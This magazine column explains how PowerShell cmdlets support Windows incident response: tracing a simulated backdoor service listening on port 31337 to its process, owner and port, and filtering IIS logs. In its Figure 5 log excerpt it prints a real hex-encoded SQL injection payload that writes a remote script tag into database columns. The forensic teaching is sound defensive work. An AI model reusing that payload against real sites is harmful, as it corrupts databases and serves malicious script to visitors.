Security Investigations with PowerShell

By Russ McRee – ISSA Senior Member, Puget Sound (Seattle), USA Chapter

Prerequisites

Windows, ideally Windows 7 or Windows Server 2008 R2 as PowerShell is native

There are 32-bit & 64bit versions of PowerShell for Windows XP, Windows Server 2003, Windows Vista and Windows Server 2008 as well.

Windows power users have long sought strong fu at the command line. In the beginning, Bill said "Let there be shell." And lo, there was *command.com* and *cmd.exe*. Then Jim said, there must be scripting support and automation, and thus the likes of *Windows Script Host* and *WMIC* were brought to light. But alas, there were challenges; no shell integration, no interoperability. Then unto thee was delivered the shell prophet Monad (see the Monad Manifesto[1]), later renamed Window PowerShell in 2006.

In a nutshell, PowerShell is powerful. Alright, enough of the PowerShell parable.

Really though, any sysadmin running modern Windows platforms is likely using or has used PowerShell. Full disclosure: I work for Microsoft. But before you write me off as just being a fan boy, hear me out. Aside from all the administrative horsepower PowerShell provides, it also lends significant punch to security-related investigations as part of incident response and/or forensic reviews.

As you know, I always prefer to "ask the expert" when it comes to *toolsmith* topics, so I sought counsel from Ed Wilson (Microsoft Scripting Guy) regarding security investigations with PowerShell.

"Using Windows PowerShell to aid in security forensics is a no-brainer. First of all, Windows PowerShell is installed by default beginning with Windows 7, so the tool is likely to already be available. Second, Windows PowerShell makes it extremely easy to collect the data you need to analyze. A very simple Windows PowerShell script (or a few Windows PowerShell commands) can dump the windows logs, take a snapshot of running services, processes, and gather system time. In addition, the script can collect any other logs you wish. The above can be done in just a few lines of easily readable code. When Windows PowerShell remoting is enabled (enabled by default on Windows Server 2012) there is no difference between running a command on one or a thousand different systems.

The real power begins, however, when you decide to parse the collected data. A number of Windows PowerShell cmdlets make trolling through massive amounts of XML, CSV, or even unstructured text a breeze. Whether you are parsing an offline Windows event log, a firewall log, or even a syslog gathered from a remote Unix machine, the process remains the same. In short Windows PowerShell is the one tool you do not want to leave home (even virtually) without."

I pitch a straight fastball right in Ed's wheelhouse, and he drives it out of the park for me.

We'll take on both of these scenarios as described by Ed:

- Using PowerShell to dump Windows logs, assess running services, processes, and gather other useful system data
- Using PowerShell to parse collected data

In a case of shameless self-promotion I want to call out the benefits of tools that aid in culling evil from logs as described above. My recently posted SANS Reading Room[2] paper for my GCIA[3] Gold research effort, "Evil through the Lens of Web Logs"[4] discusses a number of tools to conduct such parsing activity, but it fails to mention PowerShell. This is my chance to correct that shortcoming.

Using PowerShell


There are endless online PowerShell resources via the likes of TechNet,[5] MSDN,[6] CodePlex,[7] and SANS-related content.[8] Also check out Adam Bell's great list on Lead, Follow, or Move.[9] Rather than rehash such content, I'll instead walk through an investigation using cmdlets and scripts that are directly relevant to the cause. Do remember that `get-help` from the PowerShell prompt is definitely your friend.

Caveat: I do not lay claim to any of the strings or commands included hereafter; they are mimicked and modified from

1 http://blogs.msdn.com/cfs-file.ashx/__key/CommunityServer-Components-PostAttachments/00-01-91-05-67/Monad-Manifesto-_2D00_-Public.doc.

2 http://www.sans.org/reading_room/.
3 http://www.giac.org/certification/certified-intrusion-analyst-gcia.
4 http://www.sans.org/reading_room/whitepapers/logging/evil-lens-web-logs_33950.
5 http://social.technet.microsoft.com/Search/en-US?query=powershell.
6 http://social.msdn.microsoft.com/Search/en-US?query=powershell.
7 http://www.codeplex.com/site/search?query=powershell.
8 http://www.sans.org/windows-security/category/powershell.
9 http://www.leadfollowmove.com/powershell-toolbox.

Figure 1 – Service description gone wild



```
Windows PowerShell

Name        : SysMain
Description : Maintains and improves system performance over time.

Name        : TabletInputService
Description : Enables Tablet PC pen and ink functionality

Name        : TapiSrv
Description : This service is fake and pwned.

Name        : TBS
Description : Enables access to the Trusted Platform Module (TPM), which provides ha
               to system components and applications.  If this service is stopped or
              ble to use keys protected by the TPM.

Name        : TermService
Description : Allows users to connect interactively to a remote computer. Remote Des
              t Server depend on this service.  To prevent remote use of this comput
              ote tab of the System properties control panel item.

Name        : Themes
Description : Provides user experience theme management.

Name        : THREADORDER
Description : Provides ordered execution for a group of threads within a specific pe
```

the above mentioned resources or yanked right from `get-help`. This work is neither unique nor particularly creative. It is instead intended to help you recognize why PowerShell is so incredibly useful. To those true aficionados who swiftly recognize how much detail I'm leaving out, feel free to share your feedback, and I'll add it the related blogpost and/or accept comments.

Imagine a malicious person has created a backdoor on a Windows system using Tini,[10] has renamed Tini to a trusted file name, created a service to ensure that it always runs, and has changed the listening port to 31337 (original, I know).[11] I'm operating from the premise that we already know the basic gist of the attacker activity and will focus much more on how to discover it with PowerShell. So, what PowerShell juju can we utilize to rebuild the trail of malfeasance?

First, fire up a PowerShell prompt. `Start | Programs | Accessories | Windows PowerShell` followed by your preferred PowerShell (x86 or 64-bit) or integrated scripting environment (ISE). Note: when you bring PowerShell scripts on your system that have been created by other users, you may need to check script execution policy. By default, unsigned PS1 files are prevented from execution for reasons of inherent risk to the system as untrusted. As long as you are cognitive of this risk, you can do the following, in order, from the PowerShell prompt.

1. **`Get-ExecutionPolicy`**
2. **`Set-ExecutionPolicy <policy>`** where policy is one of four options:
   - **Restricted** - default execution policy; doesn't run scripts, interactive only
   - **AllSigned** - runs scripts; scripts and configuration files must be signed by trusted publisher
   - **RemoteSigned** – Like as AllSigned when script is downloaded app such as IE and Outlook
   - **Unrestricted** – goes without saying

10 http://ntsecurity.nu/toolbox/tini/.


11 http://resources.infosecinstitute.com/incident-response-and-audit-requirements/.

Let's start with running services. You have reason to believe that the attacker's backdoor is running as a known service name. Begin with `get-service`. Results are a little busy, so let's narrow it down. `Get-Service | Where-Object {$_.status -eq "running"}` thins the crowd a bit by presenting only running services, but still nothing leaps right out. Sometimes the service description or lack thereof is revealing. There is no parameter defined via `get-service` to pull a service description, but it can be done via `get-wmiobject win32_service | format-list Name, Description`. The result is again busy but I found my culprit as seen in figure 1.

Now that we know the name of our faux service in this imaginary scenario, let's explore possibly related processes with `Get-Process | Out-Gridview`. This will spawn a second window with a conveniently interactive table view of the results. If we operate on the premise that a malicious process name TapiSrv might be in play, we can filter the grid view or we can drill in for it specifically with `Get-Process TapiSrv` as seen in figure 2.

Let's determine the TapiSrv file information and process owner.

`Get-Process TapiSrv` –fileversioninfo tells us the TapiSrv resides in `C:\tmp\TapiSrv.exe`. Helpful, but wait, there's more. `(get-wmiobject win32_process | where{$_.ProcessName -eq 'TapiSrv.exe'}).getowner() | Select -property domain, user` will tell us that I am he who propagates the evil and `write-host ([WMI]'')`.




```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\rmcree> get-process tapisrv

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    329      15     5208       7312    69     0.02   9512 TapiSrv
```

Figure 2 – Malicious process

Figure 3 – Process owner, creation date and time



```
PS C:\WINDOWS\system32> (get-wmiobject win32_process | where{$_.ProcessName -eq 'TapiSrv.exe
perty domain, user

domain                                                      user
------                                                      ----
                                                            rmcree

PS C:\WINDOWS\system32> write-host ([WMI]'').ConvertToDateTime((Get-WmiObject win32_process
TapiSrv.exe'}).creationdate)
5/24/2012 7:12:47 PM
PS C:\WINDOWS\system32>
```

ConvertToDateTime((Get-WmiObject win32_process | where{$_.ProcessName -eq 'TapiSrv.exe'}).creationdate) will tell us the date and time I created it as seen in figure 3 (no you do not get to see my domain name).

The Get-Member cmdlets will help you determine which properties and methods are available to you, where the likes of get-wmiobject win32_process | get-member told us that getowner, ConvertToDateTime, and creationdate were all available to us via get-wmiobject.

Figure 2 gave us something useful to explore further in the Id, also known as the PID.

We can take information such as 9512 and throw Microsoft MVP Shay Levy's Get-NetworkStatistics[12] at it. When you want to add PowerShell modules such as Shay's that aren't native, you can use import-module as follows after saving the code from your preferred resource as a PSM1 file:

import-module -name D:\tools\powershell\Get-NetworkStatistics.psm1 –verbose

Thereafter, Get-NetworkStatistics will simply be available on demand. Issuing Get-NetworkStatistics | where{$_.PID -eq '9512'} | format-table reveals all our suspicions and closes the loop as seen in figure 4.

TapiSrv is PID 9512 and listening on port 31337. There's the evil backdoor.

Ed also described using PowerShell for log analysis. In the above mentioned "Evil through the Lens of Web Logs" research paper, I used Log Parser-related tools. Early stages of this research were also included in the April 2012 *toolsmith* column on Log Parser Lizard. Can one conduct similar activity without Log Parser via PowerShell? Of course. Tim Medin, of Command Line Kung Fu[13] (one of my absolute favorite blogs), wrote the sweet little PowerShell IIS Log Objectifier.[14] Saved as a script or modularized, Tim's code allows you to search by common IIS log field identifiers such as UriStem, UriQuery, UserAgent, and Win32Status. Utilizing the same log sample analyzed for the research paper, as well as similar principles, I set a PowerShell query using Tim's script to identify log entries with 500 status codes from a specific SourceIp as an example. Imagine we have reason to suspect that SourceIp of a SQL injection attack. The query, .\objectify.ps1 $log | where{$_.Win32Status -eq '500' -and $_.SourceIp -eq '78.46.28.97'} resulted in figure 5 (next page).


As you can see, 78.46.28.97 made an attempt to inject a HEX-obfuscated DECLARE statement into the victim application.

The possibilities are endless. I didn't even touch the concepts of PowerShell remoting or running PowerShell cmdlets at scale. Did I mention the possibilities are endless? Hopefully, this brief synopsis whets your appetite.

12 http://blogs.microsoft.co.il/blogs/scriptfanatic/archive/2011/02/10/How-to-find-running-processes-and-their-port-number.aspx.

13 http://blog.commandlinekungfu.com/.

14 http://blog.securitywhole.com/2010/01/18/powershell-iis-log-parser.aspx.




```
PS C:\Users\rmcree> Get-NetworkStatistics | where{$_.PID -eq '9512'} | format-table

Protocol  LocalAddress  LocalPort  RemoteAddress  RemotePort  State      ProcessName  PID
--------  ------------  ---------  -------------  ----------  -----      -----------  ---
TCP       0.0.0.0       31337      0.0.0.0        0           LISTENING  TapiSrv      9512
```

Figure 4 – Mapping PID to port and process

Figure 5 – IIS log objectified via PowerShell



```
PS D:\tools\powershell> .\objectify.ps1 $log | where{$_.Win32Status -eq '500' -and $_.SourceIp -eq '78.46.28.97'}


TimeStamp    : 12/1/2011 9:12:15 PM
SiteName     : W3SVC1
ComputerName : VICTIMSERVER
IP           : 10.10.10.10
Method       : GET
UriStem      : /index.asp
UriQuery     : projectid=1+declare+%40s+varchar%284000%29+set+%40s%3Dcast%280x73657420616e73695f7761726e696e6773206f666
               6204445434c415245204054205641524348415228323535292c4043205641524348415228323535292044 45434c4152452054616
               26c655f437572736f7220435552534f5220464f522073656c65637420632e5441424c455f4e414d452c632e434f4c554d4e5f4e4
               14d452066726f6d20494e464f524d4154494f4e5f534348454d412e636f6c756d6e7320632c20494e464f524d4154494f4e5f534
               348454d412e7461626c6573207420776865726520632e444154415f5459504520696e2028276e76617263686172272c277661726
               3686172272c276e74657874272c2774657874272920616e6420632e4348415241435445525f4d4158494d554d5f4c454e4754483
               e333020616e6420742e7461626c655f6e616d653d632e7461626c655f6e616d6520616e6420742e7461626c655f747970653d274
               2415345205441424c4527204f50454e205461626c655f437572736f72204645544348204e4558542046524f4d205461626c655f4
               37572736f7220494e544f2040542c4043205748494c4528404046455443485f5354415455533d302920424547494e20455845432
               827555044415445205b272b40542b275d20534554205b272b40432b275d3d2727223e3c2f7469746c653e3c73637269707420737
               2633d22687474703a2f2f6c696c75706f7068696c75706f702e636f6d2f736c2e706870223e3c2f7363726970743e3c212d2d272
               72b525452494d28434f4e5645525428564152434841522836303030292c5b272b40432b275d2929207768657265204c454654285
               25452494d28434f4e5645525428564152434841522836303030292c5b272b40432b275d29292c3137293c3e2727223e3c2f74697
               46c653e3c7363726970742727202729204645544348204e4558542046524f4d205461626c655f437572736f7220494e544f20405
               42c404320454e4420434c4f5345205461626c655f437572736f72204445414c4c4f43415445205461626c655f437572736f72+as
               +varchar%284000%29%29+exec%28%40s%29--&fuseaction=projects.detail|363|80040e14|[Microsoft][ODBC_SQL_Serv
               er_Driver][SQL_Server]Incorrect_syntax_near_the_keyword_'declare'.
Port         : 80
Username     : -
SourceIp     : 78.46.28.97
UserAgent    : Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.0)
Status       : -
SubStatus    : www.victim.org
Win32Status  : 500
```

In conclusion

So much data, not enough time or word space. There is clearly so much that can be done with Windows PowerShell. The last resource I'll share with you may become your PowerShell dashboard: "A Task-Based Guide to Windows PowerShell Cmdlets."[15] This resource will send you right down the rabbit hole as you further explore what we've started here. No reason not to head there now. Much thanks to Ed Wilson for supporting this exploration.

Ping me via email if you have questions (russ at holisticinfosec dot org).

Cheers…until next month.

Acknowledgements

—Ed Wilson (The Scripting Guy) for content and endless insight on PowerShell.

About the Author

Russ McRee leads the incident management and penetration testing functions for Microsoft's Online Services Security team. He advocates a holistic approach to information security via holisticinfosec.org and volunteers as a handler for the SANS Internet Storm Center. Reach him at russ at holisticinfosec dot org or @holisticinfosec.

15 http://technet.microsoft.com/en-us/scriptcenter/dd772285.aspx.